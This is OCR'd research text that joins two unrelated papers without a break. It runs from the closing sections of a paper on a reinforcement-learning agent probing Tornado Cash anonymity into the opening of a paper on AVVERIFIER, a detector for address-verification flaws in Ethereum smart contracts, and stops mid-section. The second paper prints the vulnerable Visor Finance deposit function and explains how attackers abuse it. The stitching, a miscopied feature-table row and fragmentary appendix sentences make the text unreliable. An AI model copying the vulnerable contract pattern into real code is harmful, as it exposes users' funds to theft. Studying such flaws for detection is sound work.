Limitations. Our approach has several limitations. First, human experts are necessary to analyze a few representative transactions (traces) to extract relevant patterns. An interesting future work could explore further reducing the required human involvement, potentially by leveraging some explanation methods for DRL agents [15, 53]. Second, while adding more rules to the guidebook decreases the risk of identity leakage, it also imposes more constraints on users when making regular transactions. This could potentially jeopardize the utility of the mixing service, as users may need to invest more time in learning and adhering to the guidebook. As part of our future research, we will quantify the impact on utility and explore methods to mitigate the impact (e.g., make the guidebook user-friendly, merge some rules in the guidebook, etc). Third, our future work will also explore improving the generalizability of our evader agent across challenge tables by training the agent with multiple challenge tables or via transfer learning techniques. Fourth, we use the Tornado Cash [7] to evaluate GuideEnricher. In our future work, we will extend GuideEnricher to more mixing services by incorporating them into our simulator and retraining the evader agents. We will also investigate customizing GuideEnricher to other blockchains beyond Ethereum.

8 Related Work

Anonymity analysis of mixing services. Existing research into anonymity compromises of mixing services of the Ethereum blockchain works in a post-mortem fashion [26, 39, 43, 46, 47], by extracting patterns from historical transactions. The key difference between existing works and GuideEnricher is that existing approaches cannot be used to find yet-unknown anonymity-compromising patterns proactively. In contrast, our method operates proactively and can be used to explore yet-unknown anonymity-compromising patterns proactively. Note that existing works [26, 39, 43, 46, 47] reduce human effort by leveraging certain automatic techniques (e.g., statistical analysis [46, 47], graph neural networks [26, 39]) for transaction grouping. In our method, we also utilize automatic statistical methods (i.e., clustering algorithms) when analyzing our agents' transaction traces.

DRL for security applications. Motivated by the great success of DRL across diverse domains such as robotics [20, 44], games [32, 41, 42, 45], and self-driving vehicles [25], security researchers also harness DRL for security applications. Specifically, there are four representative applications: malware mutation and detection [3, 8, 29, 50, 51, 54], network lateral movement attack and defense [2, 30], blockchain mining [19], and program analysis [17, 52]. Among these applications, the one most related to our research is SquirRL [19]. In this work, the authors design a DRL agent to explore novel selfish mining behaviors in blockchains. However, our research focuses on a very different security aspect of blockchains. Furthermore, our agent's design is more complex and, hence, requires a more advanced learning algorithm. Together with SquirRL [19], we demonstrate the utility of DRL in discovering security and privacy issues on the blockchain.

9 Conclusion

This paper introduces GuideEnricher, a DRL-driven method for proactively discovering anonymity-compromising patterns in mixing services, requiring limited human involvement. We extensively evaluate GuideEnricher from multiple aspects and demonstrate its utility. With these results, we conclude that DRL can facilitate automatic anonymity-compromising pattern discovery, greatly benefiting user anonymity.

Name	Description	Value range
action	Agent's previous action (Deposit or Withdraw)	0/1
wait time	Minimum number of transactions that the agent has waited previously	0-200
deposit call address	The address used in a prior transaction if the action was a deposit.	0-250
withdraw call address	The address used in a prior transaction if the action was a deposit.	0-250
number of deposits	Total number of deposits	0-9
balance of deposit call address	Last balance of the "deposit call action"	0-3
balance of withdrawing call address	Last balance of the "withdraw call address"	0-9
Balance current TC contract	Latest balance of the tornado cash contract	0-Inf
The current balance of the evader	Latest total balance of the evader (sum of current challenge table)	0-9
Is deposit call address from the challenge table	A boolean variable that retains whether the previous deposit address is distinct from the address initially containing funds for task.	0/1
Is withdraw call address from challenge table	A boolean variable that retains whether the previous withdraw address is distinct from the address initially given to withdrawal task.	0/1

Table 4: Explanation of each dimension/feature in the evader agent's observation. The last column specifies this dimension is about the TC server or the evader.

A Additional Technical Details and Experiment Setups

A.1 Original Guidebook

Table 6 shows the original guidebook of the Tornado Cash we used in this paper. It lists a set of known anonymity-compromising actions discovered by existing works.

A.2 Hyper-parameters


Here we specify the hyper-parameters for our DRL agent. We use a multi-layer perceptron with the architecture of 32 by 32 dense layer layers and the numbers indicate the number of neurons in each layer. We set the maximum time step in each episode as 10,000 as the horizon and train the agent for 500 to 1,000 iterations. We use the `ADAM` optimizer with a learning rate of 0.001.

A.3 Impact of Negative Reward

We use the same configurations of Exp-1 in Section 5, Figure 10 shows the different penalty configurations. Penalizing the same as the reward makes the game more stable in the training process, resulting in better and faster convergence for the maximum reward, and low fluctuation in the training process (resulting in a better model).

B Additional Experiments

B.1 Agent Generalizability across Challenge Tables



Note that this pattern corresponds to a rule in the original guidebook rather than the three new ones (added based on anonymity-compromising patterns found in Section 6.1). In this experiment, we use the agents trained from Exp-1 5 and test their effectiveness when we change the challenge tables. In the first scenario (V1), we asked the agent to transfer 3 tokens using only 1 wallet. In the second scenario (V2), the agent was tasked with transferring 6 tokens using 2 wallets, with 3 tokens in each wallet. In the third scenario (V3), the agent had to transfer 17 tokens that were distributed across three addresses, with 10 tokens in one address, 5 tokens in another, and 2 tokens in the third address. For each setup, we run the agent for 1,000 episodes and record the testing performance. The result in 5 demonstrates that an agent trained with one challenge table cannot exhibit enough effectiveness when applied to other challenge tables.

Challenge table	Task finishing rate (%)	Invalid rate (%)	Evading rate (%)
Exp-1	100(0.000)	00.129(1.119)	99.871(1.119)
V-1	100(0.000)	47.717(18.272)	52.283(18.272)
V-2	100(0.000)	25.073(19.572)	74.927(19.572)
V-3	100(0.000)	87.905(10.216)	12.095(10.216)

Table 5: The percentage of finished tasks and invalid actions of agents trained with different challenge tables across 1000 trials.

B.2 Hyper-parameter Sensitivity

In this experiment, we use an agent with one single wallet with 3 tokens and tasked to transfer tokens to any given 100 empty

(a) Detection penalty reward equal -1 (b) Detection penalty reward equal -5 (c) Detection penalty reward equal -10

Figure 10: Different Detection penalties.

(a) Policy network with 2, 32 hidden perceptron layers. (b) Policy network with 3, 32 hidden perceptron layers. (c) Policy network with 2, 64 hidden perceptron layers.

Figure 11: The agent's normalized reward when varying its policy network and maximum time steps in each episode.

wallets. We change the parameters of the policy network and measure the sensitivity of key hyper-parameters of the policy network architecture. We varied the policy network architecture length from 2 to 3 and changed the number of neurons in each layer from 32 to 64. Our goal was to make the task relatively small and evaluate the effectiveness of the policy network. In conclusion, both networks have similar performance (see Figure 11). Hence we can use two hidden layers with 32 perceptrons in each layer as our base policy network.

C Additional Experiments

We conducted a few additional experiments. First, we conducted an inclusion study on different mixing services on the ETH chain and other chains. Second, we conducted experiments on the simulation realism to real-world scenarios such as address usage analysis. Third, we explained the modular implementation of simulation, automatic detector updates, and crowd users' hard-coded rules. Finally, we encapsulated the agents' general evasion strategies against the initial guidebook rules. Our code, model, scaled plot diagrams, and experiment explanations are publicly available [4].

Abstract

In Ethereum, the practice of verifying the validity of the passed addresses is a common practice, which is a crucial step to ensure the secure execution of smart contracts. Vulnerabilities in the process of address verification can lead to great security issues, and anecdotal evidence has been reported by our community. However, this type of vulnerability has not been well studied. To fill the void, in this paper, we aim to characterize and detect this kind of emerging vulnerability. We design and implement AVVERIFIER, a lightweight taint analyzer based on static EVM opcode simulation. Its three-phase detector can progressively rule out false positives and false negatives based on the intrinsic characteristics. Upon a well-established and unbiased benchmark, AVVERIFIER can improve efficiency 2 to 5 times than the SOTA while maintaining a 94.3% precision and 100% recall. After a large-scale evaluation of over 5 million Ethereum smart contracts, we have identified 812 vulnerable smart contracts that were undisclosed by our community before this work, and 348 open source smart contracts were further verified, whose largest total value locked is over $11.2 billion. We further deploy AVVERIFIER as a real-time detector on Ethereum and Binance Smart Chain, and the results suggest that AVVERIFIER can raise timely warnings once contracts are deployed.

1 Introduction

After Satoshi Nakamoto launched Bitcoin [57], blockchain platforms have sprung up. Among them, Ethereum [17] is the most well-known one. Apart from these common characteristics among all blockchain platforms, the most eye-catching feature in Ethereum is the *smart contract*. It can be taken as a piece of unchangeable script that shall be executed in a determined way once the pre-defined conditions are met.

As billions of USD equivalent assets are stored within smart contracts, identifying and exploiting hidden vulnerabilities in them is the top priority for attackers. According to a recent report [65], there exist around 303 large attack events against well-known Ethereum contracts within the past year, amounting to losses of approximately $3.8 billion. Chen et al. [19] have summarized 26 major types of vulnerabilities in Ethereum smart contracts, and new types of vulnerabilities are still emerging in an endless stream along the constant feature introduction and deprecation in Ethereum [45].

The automatic identification of vulnerabilities in Ethereum smart contracts is a well-studied topic [14,35,44,53,67,69,75]. Considering the number of contracts and the economic loss caused by false negatives, static symbolic execution, which can guarantee soundness to a certain extent, is used as the main analysis method. For example, Mythril [67] is a static bytecode-level symbolic executor for Ethereum contracts, while Slither [29] works on source code, which claims to achieve high efficiency and effectiveness.

Verifying the validity of the input addresses is a common practic and a key step to ensure the secure execution of smart contracts. Vulnerabilities in the process of address verification can lead to great security issues, and anecdotal evidence has been reported by our community [11]. To be specific, functions in smart contracts can be addressed as arguments. If developers accidentally neglect the verification on the passed address, once it is taken as the target of an external call, arbitrary operations, including malicious ones, within an address can be invoked. Therefore, if any on-chain state modification relies on that external call, such modification may go against the developer's wishes.

Currently, no existing tools can detect the address verification vulnerability, and implementing such a vulnerability detector based on existing framework is challenging. On the one hand, according to the characteristics of the address verification vulnerability, to effectively identify it, the detector should perform an inter-procedural or even inter-contract analysis. Existing work, however, invariably suffers from either the efficiency or the effectiveness problem when conducting such analyses. For example, a pattern-based detector can barely handle such a complicated vulnerability pattern, while the symbolic execution suffers the path explosion issues and the bottleneck brought from the constraints solving. On the one

hand, most contracts are close-sourced, and bytecode lacks sufficient semantics, making it difficult to precisely identify hidden vulnerabilities. Specifically, the address verification vulnerability requires fine-grained tracking in both memory and storage areas. In bytecode, it is hard to distinguish different variables stored in these two areas. Moreover, tracking them via symbolic execution would suffer severe path explosion issue due to the large space of feasible slots.

This work. To fill the void, we aim to characterize and detect this kind of emerging vulnerability. To be specific, we design and implement AVVERIFIER, a novel lightweight static taint analysis framework that can efficiently and effectively identify the address verification vulnerability. Its taint analysis relies on the static simulation of the opcode sequence. In other words, without considering the feasibility of paths, AVVERIFIER maintains the values of data structures (e.g., stack and memory) and the taint propagation status. Such a static simulation traverses lots of paths, including the originally infeasible ones. Thus, according to the corresponding states collected, AVVERIFIER formally detects the address verification vulnerability through a three-phase detection. It can progressively rule out false positives and false negatives based on the intrinsic characteristics of the vulnerability.

Based on our crafted benchmarks, AVVERIFIER significantly outperforms state-of-the-art smart contract detection tools (i.e., Mythril, Ethainter, Jackal, and ETHBMC)[1] in both terms of efficiency and effectiveness. According to a comprehensive evaluation of over 5 million deployed Ethereum contracts, AVVERIFIER flags over 812 vulnerable contracts, and 348 open-source smart contracts were further verified, whose total value locked is over $11.2 billion. Finally, we deploy AVVERIFIER as a real-time detector on Ethereum and BSC, an EVM-like blockchain platform. The results show that AVVERIFIER is capable of raising early warnings to developers and the community timely. A real-world case, where AVVERIFIER raises the warning 1.5 hours ahead of the attack, proves its effectiveness and efficiency.

This paper makes the following contributions:

- This is the first work on detecting address verification vulnerability. We have designed and implemented AVVERIFIER, an efficient and effective taint analyzer based on static EVM simulation.
- We have applied AVVERIFIER to over 5 million smart contracts on Ethereum, and uncovered hundreds of vulnerable smart contracts which were undisclosed by our community before. This is the first large scale in-the-wild characterization study of this kind of vulnerability.
- Compared to Mythril, Ethainter, Jackal, and ETHBMC, AVVERIFIER can improve the analysis efficiency around 2 to 5 times while achieving 94.3% precision and 100% recall on well-established benchmarks.
- We have deployed AVVERIFIER as a real-time detector on Ethereum and BSC. The results suggest that AVVERIFIER is able to raise early warnings once contracts are deployed before the attack is initiated by attackers.

[1] Note that these tools cannot detect address verification vulnerability, we have implemented the same detection logic atop them, for a fair comparison.

2 Background

2.1 Ethereum Primer

There are two types of accounts in Ethereum: *external owned account (EOA)* and *smart contract*. Specifically, an EOA is an ordinary account, which is identified by a unique address and controlled by a private key. Furthermore, smart contracts can be regarded as scripts, which are mainly written in Solidity [26], a well-defined and easy-to-use programming language proposed by the Ethereum official. Interactions among accounts are achieved by initiating transactions, which carry the corresponding data. Smart contracts are executed in Ethereum Virtual Machine (EVM) [41], which is embedded in Ethereum client nodes. EVM is stack-based, and all data is stored either permanently or temporarily. Specifically, all operands of operators and intermediate values are pushed onto and popped from the *stack*. The *memory* area [40], the temporary one, only keeps data under the context of the current transaction. Only the data stored in the *storage* area [53] is permanent, i.e., is stored on-chain. We often denote a set of smart contracts which jointly achieve a specific functionality as a decentralized application (DApp).

DApps have demonstrated significant potential since their rise in 2016 [38]. Many genres of DApps have emerged, e.g., gambling [58], token swap [73], and lending [68]. Alongside the hundreds of billions of USD invested in Ethereum, the decentralized versions of traditional financial tools, e.g., exchanges and insurance, have appeared, which are called decentralized finance, i.e., DeFi. Taking advantage of the decentralization, permissionlessness, and transparency in Ethereum, DeFi starts to rise like a rocket. According to statistics, DeFi accounted for $163 billion at the end of 2022 [51].

Except for the official token, `Ether`, Ethereum allows users to issue tokens as they wish, as long as these tokens meet the standard like ERC-20 [60]. The ERC-20 standard consists of six mandatory functions. Any smart contract implements these functions can issue valid tokens that can circulate in Ethereum, like USDT [15] and USDC [9]. Therefore, DeFi can also issue its own ERC-20 tokens, and take other ERC-20 tokens as valid ones. The interoperability between ERC-20 tokens and DeFi pushes the prosperity of Ethereum.

2.2 Whitelisted Address Verification

In Ethereum, examining the validity of the given addresses is a common practice, which is called *whitelisted address verifi-*

```
function deposit(uint256 amount, address token) external {
    require(token == usdt, "not usdt token!");
    token.safeTransferFrom(msg.sender, address(this), amount);
}
```

Listing 1: An example of hard-encoded address comparison.

```
address[] public addresses;

function contains(address _address) public view returns (bool) {
    for(uint i = 0; i < addresses.length; i++) {
        if (addresses[i] == _address) {
            return true;
        }
    }
    return false;
}

function deposit(uint256 amount, address token) external {
    require(contains(token), "not contain this token");
    token.safeTransferFrom(msg.sender, address(this), amount);
}
```

Listing 2: An example of hard-encoded address enumeration.

cation. It is widely adopted in DeFi apps such as lending [74] and bank [6]. *Address verification is the cornerstone to ensure the safety of smart contracts.* Therefore, `OpenZeppelin` [61], a well-known standard library provider in Ethereum, offers a whitelisted verification method. Moreover, through a comprehensive study of the top 40 DeFi projects ranked by TVL (Total Value Locked) [50], which account for over 95% of the total DeFi market, we summarized the verification techniques they adopted. In short, three whitelisted verification methods are involved, i.e., *hard-encoded comparison*, *mapping validation*, and *hard-encoded address enumeration*. Note that, though we cannot guarantee all adopted address verification techniques are covered, we cover the most prevalent ones. Considering the extensive copy-and-use in Ethereum smart contracts [38], these three mechanisms are representative.

Listing 1 illustrates how **hard-encoded comparison** works. As we can see, the passed `token` at L2[2] is required to equal the address of `usdt`, otherwise it raises an exception. **Mapping validation** adopts a *mapping* structure that can dynamically maintain the whitelisted status of addresses, e.g., `mapping(address => bool) whitelist`. As for the **hard-encoded addresses enumeration**, it is a variant of the first one. As shown in Listing 2, an array named `addresses` keeps all whitelisted addresses. Therefore, once the `deposit` function is invoked, the argument `token` is passed to the `contains` function, defined at L3, which is basically a hard-encoded comparison wrapped by a loop. At the bytecode level, these three techniques perform similarly. The contract loads the address in arguments by `CALLDATALOAD` and performs examination via a conditional opcode `JUMPI`. If an address is whitelisted, the control flow will be directed to the *fallthrough* branch, and the following logic will be used. Otherwise, the *jumpdest* branch is responsible for handling failed assertions.

[2] L2 refers to the second line, we will adopt this notation in the paper.

2.3 Taint Analysis on Smart Contracts

Taint analysis is a fundamental method of program analysis, used for detecting vulnerabilities [32] and tracking sensitive information flow [44]. Before performing the taint analysis, *sources* and *sinks* should be specifically defined, where *source* refers to input fields controlled by adversaries, and *sink* refers to any part of the system where potentially dangerous data can be used in an unsafe manner. Taint analysis will track data flow from sources to sinks and identify any operations or transformations on the data along the way.

In the context of Ethereum smart contracts, the source is often the function of smart contracts that accept transactions from other accounts, while the sink varies, depending on specific goals. For example, to examine if a contract can be destructed, Ethainter [14] takes the `SELFDESTRUCT` opcode as the sink. Moreover, Michael et al. [32] introduce a tool based on symbolic execution and taint analysis, designating `SSTORE` as the primary sink for its evaluations.

2.4 Threat Model

Adversaries in our study do not require any extra privileges. This is because Ethereum is a permissionless blockchain platform, which allows any non-privileged account, including malicious ones, to initiate transactions with sufficient gas, deploy valid smart contracts, and invoke any already deployed ones. However, certain limitations still exist. For instance, they cannot breach the integrity of the Ethereum network or manipulate the block generation process, and cannot access the private keys of legitimate accounts. In a nutshell, we can barely distinguish adversaries from well-behaved accounts.

3 Motivating Example and Challenges

3.1 Motivating Example

Listing 3 shows a smart contract owned by `Visor Finance` that is vulnerable to the address verification vulnerability. It was attacked on Dec. 21st, 2021 [11], causing $8.2 million financial losses. As we can see, the `deposit` function takes three arguments, namely, the number of tokens to be deposited (`visrDeposit`), the payer (`from`), and the beneficiary (`to`). From L6 to L8, it performs sanity checks, i.e., a valid amount of deposit, and valid addresses for both payer and payee. After that, it translates the deposit into shares according to `totalSupply()` (L11 to L14), performs the corresponding token transfer from the `from` address to itself (L16 to L22), and mints some `vvisr` tokens to the `to` address (L24). The vulnerability is hidden in the if code block

```
1  function deposit(
2      uint256 visrDeposit,
3      address payable from,
4      address to
5  ) external returns (uint256 shares) {
6      require(visrDeposit > 0, "deposits must be nonzero");
7      require(to != address(0) && to != address(this), "to");
8      require(from != address(0) && from != address(this),
       ↪  "from");
9
10     shares = visrDeposit;
11     if (vvisr.totalSupply() != 0) {
12         uint256 visrBalance = visr.balanceOf(address(this));
13         shares =
           ↪  shares.mul(vvisr.totalSupply()).div(visrBalance);
14     }
15
16     if(isContract(from)) {
17         require(IVisor(from).owner() == msg.sender);
18         IVisor(from).delegatedTransferERC20(address(visr),
           ↪  address(this), visrDeposit);
19     }
20     else {
21         visr.safeTransferFrom(from, address(this),
           ↪  visrDeposit);
22     }
23
24     vvisr.mint(to, shares);
25 }
```

Listing 3: The vulnerable `deposit` function in `vvisr`.

at L16. Specifically, it allows the `from` address as a contract, and examines if its `owner` function returns the address of the transaction initiator (L17). If the assertion passes, then it invokes the `delegatedTransferERC20` function defined in `from`. Recalling the threat model mentioned in §2.4, attackers are able to deploy contracts and initiate transactions arbitrarily. More specific, if the `from` is actually provided by some malicious ones, they can control the behaviors of L17 and L18. To this end, the control flow will be successfully directed to L24, where `vvisr` finally issues tokens to `to`, which is also controlled by attackers, without receiving any tokens from `from` that is expected by developers of `Visor Finance`.

Through this example, we can summarize three principles related to the address verification vulnerability:

P1 *The vulnerable function takes an address as a parameter, and performs insufficient authorization examination on that address.* Through the address, attackers can pass self-deployed and unauthorized contracts.

P2 *The address in **P1** is taken as the target of an external call*. Through the external call, the control flow is transferred to attackers. Thus, they can totally control the behavior of the external call, including the return value.

P3 *On-chain states that are control-flow dependent on the return value mentioned in **P2** are updated*. To this end, through an unauthorized control flow, adversaries can get profits by indirectly manipulating on-chain states, like initiating an external call or updating balance.

3.2 Challenges

In response to the address verification vulnerability, as outlined in the summarized principles and the motivating example in §3.1, we identify the following challenges.

C1: Lack of semantics. It is challenging to precisely identify if the address mentioned in **P1** is sufficiently verified due to the lack of semantics in bytecode. According to the statistics [56], more than 99% of Ethereum contracts have not released their source code. The bytecode format is quite unreadable and contains little semantic information. Moreover, there is no debug information to assist in recovering the semantics. Traditional bytecode-based analysis tools usually require some methods to overcome this challenge, like symbolic execution [67].

C2: Inter-procedural analysis on control flow and data flow. Detecting this vulnerability requires accurately extracting the control flow and data flow dependencies inter-procedurally. Specifically, in **P2**, there is an external call to an address, which is passed via the argument. Between the external call and the function entry, it will be propagated several times due to the authorization verification. Thus, we have to precisely identify if the callee address is one of the arguments through parsing data flow. Moreover, in **P3**, the on-chain state update depends on the return value of the external call in **P2** in terms of control flow, which requires us to identify control flow dependencies among variables. In addition, from Listing 2 we can conclude that some authorizations are verified in other functions, which requires inter-procedural analysis.

3.3 Limitations of Existing Tools

Considering the aim of implementing a lightweight and effective detector for address verification vulnerability, we exclude the analyzers that adopt dynamic analysis. The reasons for this decision are twofold. On the one hand, dynamic analysis requires a runtime environment for execution, which is resource-intensive and time-consuming, contrary to our lightweight goal. On the other hand, dynamic analysis identifies vulnerabilities with generated test cases and oracles. For intricate contracts, especially for inter-contract analysis, this method might not always cover all vulnerable paths, potentially resulting in false negatives. Consequently, static methods are considered, including *pattern-based matching*, *symbolic execution*, and *taint analysis*. *To the best of our knowledge, no existing tools can be directly deployed to detect this vulnerability*. Although we can extend them with the ability to detect the vulnerability, we observe some intrinsic limitations.

Pattern-based Matching. It relies on heuristic rules summarized by developers. Lots of preliminary tools adopt this method, identifying vulnerabilities according to opcode sequences [35], transaction histories [5], and call traces [21]. However, such a manual process is unsound and error-prone, which cannot even handle **C1**, i.e., identifying semantics of

bytecode sequences. Consequently, the constant update of Solidity syntax [72] and compilation toolchain [28] make this kind of analyzers ineffective.

Symbolic Execution & Model Checking. Both techniques are widely adopted in identifying vulnerabilities in software analysis. Taking advantages of abstraction on programs, symbolic executors and model checkers can recover some semantic information to overcome **C1**. However, they are inherently limited by the efficiency issue, mainly brought by the path/state explosion. For example, when dealing with the example shown in Listing 3, both of them should not only traverse all possible functions through the entry to find the `deposit`-like functions, but also get stuck from L16 to L18, where they would try all possible contracts. Because they cannot effectively and efficiently conduct the inter-contract or even inter-procedural analysis, **C2** is the main challenge hiders the adoption of them. Moreover, they try to model the memory area in a precise way, i.e., considering every bit in the memory. Although such a precise modeling benefits to the soundness of analyzing results, it comes at the cost of efficiency. In the context of address verification vulnerability, we only need to focus on the propagation of address parameters in the memory area instead of concrete data.

Taint Analysis. Existing taint analyzers cannot be directly adopted to identify this vulnerability. Firstly, some of them rely on the source code [29]. In Ethereum, such contracts only account for less than 1%. Secondly, some of them are limited by their adopted methods when collecting the taint propagation information and tracking taint propagation. For instance, Sereum [63] uses dynamic analysis to monitor execution at runtime. Furthermore, Mythril [67] and Osiris [70] both adopt symbolic execution to statically collect information. Mythril tries to traverse all feasible paths, while Osiris is only intra-procedural. Ethainter [14] is a strong contender. However, it exhibits proficiency in addressing **C1** and **C2**, but it suffers due to the intricacies of EVM's linear memory model. Specifically, it cannot properly handle dynamic memory allocations and deallocations in EVM's memory, which potentially compromises the accuracy of its taint tracking, especially when contracts execute complex memory operations or utilize memory for storing and manipulating intermediate data (like the three memory verification mechanisms mentioned in §2.2).

Our Key Idea. As aforementioned, symbolic execution and taint analysis can effectively recover the semantics and conduct the inter-procedural analysis on control flow and data flow dependencies to some extent. However, considering the soundness of the analysis, symbolic execution always suffers the efficiency issue. To this end, we decided to adopt *static EVM simulation based taint analysis*, which tracks the taint propagation through a static simulation on the bytecode. To reduce the false positives introduced by static simulation and filter out paths that can lead to exploitation, we design a three-stage detector corresponding to the three principles mentioned in §3.1. Moreover, to overcome the memory issue suffered by Ethainter, we decide to design the memory model motivated by He et al. [39] to abstract the sparse linear memory into key-value pairs. Consequently, our design can address both **C1** and **C2**. Furthermore, AVVERIFIER simulates stack and memory through a self-implemented EVM simulator to capture the propagation of addresses, ensuring efficiency for non-dynamic data. As for the dynamic memory parameters, AVVERIFIER conservatively treats them as symbols and only guarantees the stack balance to avoid the negative influence brought by enumerating all possible values.

4 Design of AVVERIFIER

This section elucidates the technical intricacies of AVVERIFIER, which is designed to detect the address verification vulnerability in Ethereum smart contracts. We firstly give a high-level overview in §4.1, and an introduction of adopted notations in §4.2. Then, we delve into the three components, respectively, from §4.3 to §4.5.

4.1 Overview

Fig. 1 illustrates the architecture and workflow of AVVERIFIER, which is composed of three main components, i.e., *code grapher* (denoted as *Grapher*), *EVM simulator* (denoted as *Simulator*), and *vulnerability detector* (denoted as *Detector*). Specifically, AVVERIFIER only takes the bytecode of a Solidity smart contract as input. The Grapher parses it into the control flow graph (CFG), filters out all suspicious functions as candidates, and delivers them to the Simulator. The Simulator maintains a state, consisting of two parts. One part is the data structures required by EVM, i.e., stack, memory, and storage (see §2.1); the other part is the collected taint information. According to the CFG, the Simulator updates fields in states according to the opcode sequence. It also adopts a heuristic-based path selection method to focus on the most valuable path, i.e., the ones that may lead to the vulnerability. Once the analysis against a path is finished, the corresponding state is sent to the Detector to determine if the current contract is vulnerable to the address verification vulnerability. The cascaded three-phase detection strategy in the Detector rules out false positives and false negatives based on the intrinsic characteristics (**P1** to **P3**).

4.2 Notations

To better explain the implementation of AVVERIFIER, we define some notations here:

- $\mathcal{S}$, the set of sources that can be controlled by users;
- $\mathcal{T}$, the set of tainted variables;
- $C_{\mathcal{T}}$, a mapping from a tainted variable to its sources;



Figure 1: The workflow and architecture of AVVERIFIER.



Figure 2: The CFG of `foo`.

- $\mathcal{F}$, the set of suspicious functions;
- *Mem*, *Sto*, refer to the memory and storage area in EVM.
- *V*, *EC*, and *SM*, refer to the three-stage detection in the Detector, respectively. Each of them takes a function f and a parameter p as inputs.

4.3 Component#1: Code Grapher

Generally speaking, the Grapher is responsible for obtaining the sub-tree of CFG of the given function. Given a piece of bytecode, Grapher firstly extracts the runtime code, consisting of implementation of functions [38]. Then, Grapher parses it into basic blocks and constructs the CFG according to their jump relations. However, some jump relations are determined dynamically at runtime instead of statically at the compilation stage. Thus, the Grapher constructs the CFG only on statically determined jump relations considering the soundness. Take the Fig. 2 as an example, where bb_1 is the entry of the function `foo` and its jump relations to bb_2 and bb_3 can be statically determined. Though bb_3 and bb_4 can jump to bb_5 at runtime, they are determined dynamically. Thus, though the Grapher generates two trees whose roots are bb_1 and bb_5, respectively, bb_5 is actually a subtree of bb_1 at runtime.

To filter out suspicious functions, i.e., the ones that may be vulnerable to the address verification vulnerability, the Grapher heuristically keeps functions that take addresses as arguments (**P1**). Specifically, each address parameter undergoes a bitwise AND operation with `0xFF..FF` (160-bit long). By identifying such a specific pattern, which is also widely adopted in previous work [7], we can extract functions that meet **P1**. These functions will be added to the set $\mathcal{F}$.

4.4 Component#2: EVM Simulator

Based upon the $\mathcal{F}$ passed by the Grapher, the Simulator is responsible for: 1) maintaining the data structures required by EVM, and 2) updating the taint information. Specifically, $\mathcal{S}$ is composed of all user-controllable variables, e.g., `ORIGIN`, `CALLDATA`, and `BALANCE`. For each opcode, the Simulator specifies a set of rules to update both data structures and taint information in a static way. Without loss of generality, EVM opcodes are classified into four categories: *stack related*, *load & store related*, *call related*, and *control flow related*.

4.4.1 Stack Related Opcodes

The stack-related opcodes include the ones that only interact with the stack and do not change the control flow, like `ADD`, `SWAP`, and `DUP`. Take an opcode that takes two arguments $(op_{\text{uid}_1}, op_{\text{uid}_2})$ and returns one (op_{uid_k}) as an example, like `ADD`. Except for conducting necessary update on the stack, we also formalize the taint propagation rules as follows:

$$\{op_{\text{uid}_1}, op_{\text{uid}_2}\} \cap (\mathcal{S} \cup \mathcal{T}) \neq \emptyset \vdash \mathcal{T} := \mathcal{T} \cup \{op_{\text{uid}_k}\}$$

$$C_{\mathcal{T}}[op_{\text{uid}_k}] := \begin{cases} \{op_{\text{uid}_1}\}, & op_{\text{uid}_1} \in \mathcal{S} \cup \mathcal{T}. \\ \{op_{\text{uid}_2}\}, & op_{\text{uid}_2} \in \mathcal{S} \cup \mathcal{T}. \\ \{op_{\text{uid}_1}, op_{\text{uid}_2}\}, & \{op_{\text{uid}_1}, op_{\text{uid}_2}\} \cap (\mathcal{S} \cup \mathcal{T}) \neq \emptyset. \end{cases}$$

The first rule implies that if any operand belongs to $\mathcal{S}$ or $\mathcal{T}$, the return value shall be added to the $\mathcal{T}$, i.e., tainted set. The second rule updates $C_{\mathcal{T}}$, which keeps the tainted relation from op_{uid_k} to its direct taint predecessor. Note that, for other opcodes under this category but with different numbers of arguments and return value, the propagation rules are similar.

4.4.2 Load & Store Related Opcodes

